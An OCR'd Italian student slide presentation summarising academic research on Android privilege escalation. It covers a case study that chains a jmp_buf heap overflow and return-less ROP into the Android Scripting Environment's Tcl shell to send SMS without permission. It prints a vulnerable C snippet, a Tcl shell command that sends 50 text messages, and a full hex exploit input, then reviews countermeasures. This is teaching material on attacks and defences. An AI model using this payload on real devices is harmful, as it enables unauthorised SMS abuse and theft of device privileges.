Privilege Escalation Attack on *Android*

Marco Antonio Corallo, 531466

Android

Mobile OS con un avanzato modello di Sicurezza

- Kernel Linux
- Middleware framework
- Core Applications

Middleware layer

- Librerie C/C++
- DVM

- ICC: Binder

Android Applications


- Divise in moduli:

  I *componenti*

- Java-based

  Controlli impliciti su buffer, ma...

- JNI



Meccanismi di sicurezza


- Discretionary Access Control

  Basato sul MAC di Linux
- Sandboxing
- Meccanismo di permessi

  Interfacce di sistema protette da permessi standard
  Reference monitor effettua controlli MAC
  Permessi esplicitamente specificati nel Manifest
- Component Encapsulation
- Developer Signature

Privilege Escalation

on Android




Privilege Escalation on Android

> *An application with less permissions*
> *(a non-privileged caller)*
> *is not restricted to access components*
> *of a more privileged application*
> *(a privileged callee)*

Privilege Escalation on Android

C_{a1} non può accedere a C_{c1}


I dati di C_{a1} possono raggiungere C_{c1} indirettamente tramite C_{b1}



Privilege Escalation on Android

an example

- *Phone* ha un componente non protetto
- *Activity Manager* può sfruttarlo per acquisire il permesso **PHONE_CALLS**



Caso di studio

Scenario d'attacco

- App con Buffer Overflow
- L'app ha il permesso di accedere ad Internet
- Obiettivo avversario: **SEND_SMS**
- ROP without Returns
- Sfrutta Tcl tramite ASE

Android Scripting Environment

Permette l'utilizzo di linguaggi di scripting:

Python, Perl, Tcl,...

Applicazione Client-Server:

- Implementati come componenti
- Front-end comunica comandi shell al server, che li esegue

Possiede permessi Standard

Stesso userID dell'app che lo richiama

Android Scripting Environment

Permette l'utilizzo di linguaggi di scripting:

Python, Perl, Tcl,...

Applicazione Client-Server:

- Implementati come componenti
- Front-end comunica comandi shell al server, che li esegue

Possiede permessi Standard

Stesso userID dell'app che lo richiama

Vulnerabilità!

ROP without Returns (R-to-Libc)

Sfrutta le librerie di sistema

Usa salti indiretti (*BLX* in ARM)


Supera controlli come **W⊕E** o **NX-Bit**

Altri controlli meno comuni

1. Sovrascrive la struttura di Controllo (*CS*)
2. Inietta codici di salto reindirizzando l'esecuzione del programma
3. Esegue la sequenza di istruzioni finchè una nuova istruzione di salto reindirizza al *trampolino*
4. Questi carica il prossimo indirizzo di istruzioni dal CS, e reindirizza l'esecuzione ad esso

:

:




L’applicazione vulnerabile include codice C/C++
Una vulnerabilità risiede nelle operazioni
setjmp/longjmp

All’invocazione di setjmp vengono salvati i valori di alcuni registri in *jmp_buf*, fino alla chiamata di longjmp.

Attacco: modificare jmp_buf prima della chiamata longjmp.

Esempio

```
struct foo
{
      char buffer[460] ;
      jmp buf jb ;
} ;
jint Java_com_example_hellojni_HelloJni_doMapFile
( JNIEnv* env , jobjectthiz)
{
      // A binary file is opened (not depicted)
      …
      struct foo * f = malloc (sizeof(foo));
      i=setjmp(f->b);
      if(i) return 0;
fgets(f->buffer, sb.stsize, sFile);
      longjmp(f->jb, 2);
}
```



Heap protection?


Canary + 52 bytes di spazio prima del buffer…

Heap protection?

ma…
Canary fissa,
indipendente
dalla piattaforma!

Flusso d'attacco

1. ROP su jmp_buf
2. Invoca client Tcl
3. Il client stabilisce una connessione con il server
4. Il client passa i comandi da eseguire alla shell



Comandi Tcl

1. Variabile d'ambiente AP_PORT da settare
2. Comando shell per mandare gli SMS


```
export AP_PORT= '50090';
echo −e "package require android \n set
android [android new] \n set num " \'5556 \' " \n set message
"Test" \n for {set x 0} {$ x < 50} {incr x}
{$android send TextMessage $num $message} ' '
| /data/data/com.google.ase/tclsh/tclsh
```

Panoramica attacco

1. Inietta indirizzi di salto e comandi
2. Inizializza puntatore al primo indirizzo di salto

} Buffer Overflow

3. Carica e reindirizza all'istruzione di trampolino (ULB)
4. Itera fino ad invocare la *System*



Esempio input

```
0011BC58  87 72 13 AA  41 41 41 41  41 41 41 41  41 41 41 41  .r..AAAAAAAAAAAA
0011BC68  41 41 41 41  13 41 01 AA  FD 2E E1 AF  41 41 41 41  AAAA.A.......AAAA
0011BC78  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BC88  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BC98  65 78 70 6F  72 74 20 41  50 5F 50 4F  52 54 3D 27  export AP_PORT='
0011BCA8  35 30 30 39  30 27 3B 20  71 75 6F 74  65 3D 27 22  5009 0'; quote='"
0011BCB8  27 3B 20 65  73 63 3D 27  5C 27 3B 20  64 6F 6C 6C  '; esc='\'; doll
0011BCC8  61 72 3D 27  24 27 3B 20  6D 3D 27 6D  65 73 73 61  ar='$'; m='messa
0011BCD8  67 65 27 3B  20 61 3D 27  61 6E 64 72  6F 69 64 27  ge'; a='android'
0011BCE8  3B 20 6E 3D  27 6E 75 6D  27 3B 20 78  3D 27 78 27  ; n='num'; x='x'
0011BCF8  3B 20 6C 65  73 73 3D 27  3C 27 3B 20  65 63 68 6F  ; less='<'; echo
0011BD08  20 2D 65 20  22 70 61 63  6B 61 67 65  20 72 65 71   -e "package req
0011BD18  75 69 72 65  20 24 61 20  5C 6E 20 73  65 74 20 24  uire $a \n set $
0011BD28  61 20 5B 24  61 20 6E 65  77 5D 20 5C  6E 20 73 65  a [$a new] \n se
0011BD38  74 20 24 6E  20 24 71 75  6F 74 65 24  65 73 63 5C  t $n $quote$esc\
0011BD48  27 35 35 35  36 24 65 73  63 5C 27 24  71 75 6F 74  '5556$esc\'$quot
0011BD58  65 20 5C 6E  20 73 65 74  20 24 6D 20  24 71 75 6F  e \n set $m $quo
0011BD68  74 65 20 54  65 73 74 20  24 71 75 6F  74 65 20 5C  te Test $quote \
0011BD78  6E 20 66 6F  72 20 7B 73  65 74 20 24  78 20 30 7D  n for {set $x 0}
0011BD88  20 7B 24 64  6F 6C 6C 61  72 24 78 20  24 6C 65 73   {$dollar$x $les
0011BD98  73 20 35 30  7D 20 7B 69  6E 63 72 20  24 78 7D 20  s 50} {incr $x}
0011BDA8  7B 24 64 6F  6C 6C 61 72  24 61 20 73  65 6E 64 54  {$dollar$a sendT
0011BDB8  65 78 74 4D  65 73 73 61  67 65 20 24  64 6F 6C 6C  extMessage $doll
0011BDC8  61 72 24 6E  20 24 64 6F  6C 6C 61 72  24 6D 7D 22  ar$n $dollar$m}"
0011BDD8  7C 2F 64 61  74 61 2F 64  61 74 61 2F  63 6F 6D 2E  |/data/data/com.
0011BDE8  67 6F 6F 67  6C 65 2E 61  73 65 2F 74  63 6C 73 68  google.ase/tclsh
0011BDF8  2F 74 63 6C  73 68 00 00  41 41 41 41  41 41 41 41  /tclsh..AAAAAAAA
0011BE08  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE18  41 41 41 41  41 41 41 41  41 41 41 41  01 F5 78 42  AAAAAAAAAAAA..xB
0011BE28  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE38  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE48  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE58  41 41 41 41  98 BC 11 00  41 41 41 41  EC BB 11 00  AAAA....AAAA....
0011BE68  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE78  41 41 41 41  41 41 41 41  58 BC 11 00  13 3F E1 AF  AAAAAAAAX....?..
```

Contromisure

- Saint policy

  Permette agli sviluppatori di definire controlli di accesso globali ai componenti
- Kirin

  Analizza i Manifest, analizzando permessi pericolosi e sovrapposizione di permessi tra App installate
- TaintDroid

  Rileva e traccia dati sensibili che cercano di lasciare il sistema abusivamente

Contromisure  ma...

- Saint policy

  Default Deny non rispettato

  Dev'essere implementata dagli sviluppatori
- Kirin

  Può dare falsi positivi.

  Non affidabile per controlli automatizzati
- TaintDroid

  Non lavora su dati non sensibili,


  come l'esempio mostrato

Conclusioni

Attacchi di questo tipo non semplici

Esistono diversi strumenti per mitigarli, ma nessuno riesce ad impedirli del tutto.

Problema alla base:
Mediazione completa non rispettata



SPECIAL THANKS

to

Lucas Davi, Alexandra Dmitrienko,
Ahmad-Reza Sadeghi and Marcel Winandy

Autori dell'articolo su cui è basata la presentazione
https://link.springer.com/chapter/10.1007/978-3-642-18178-8_30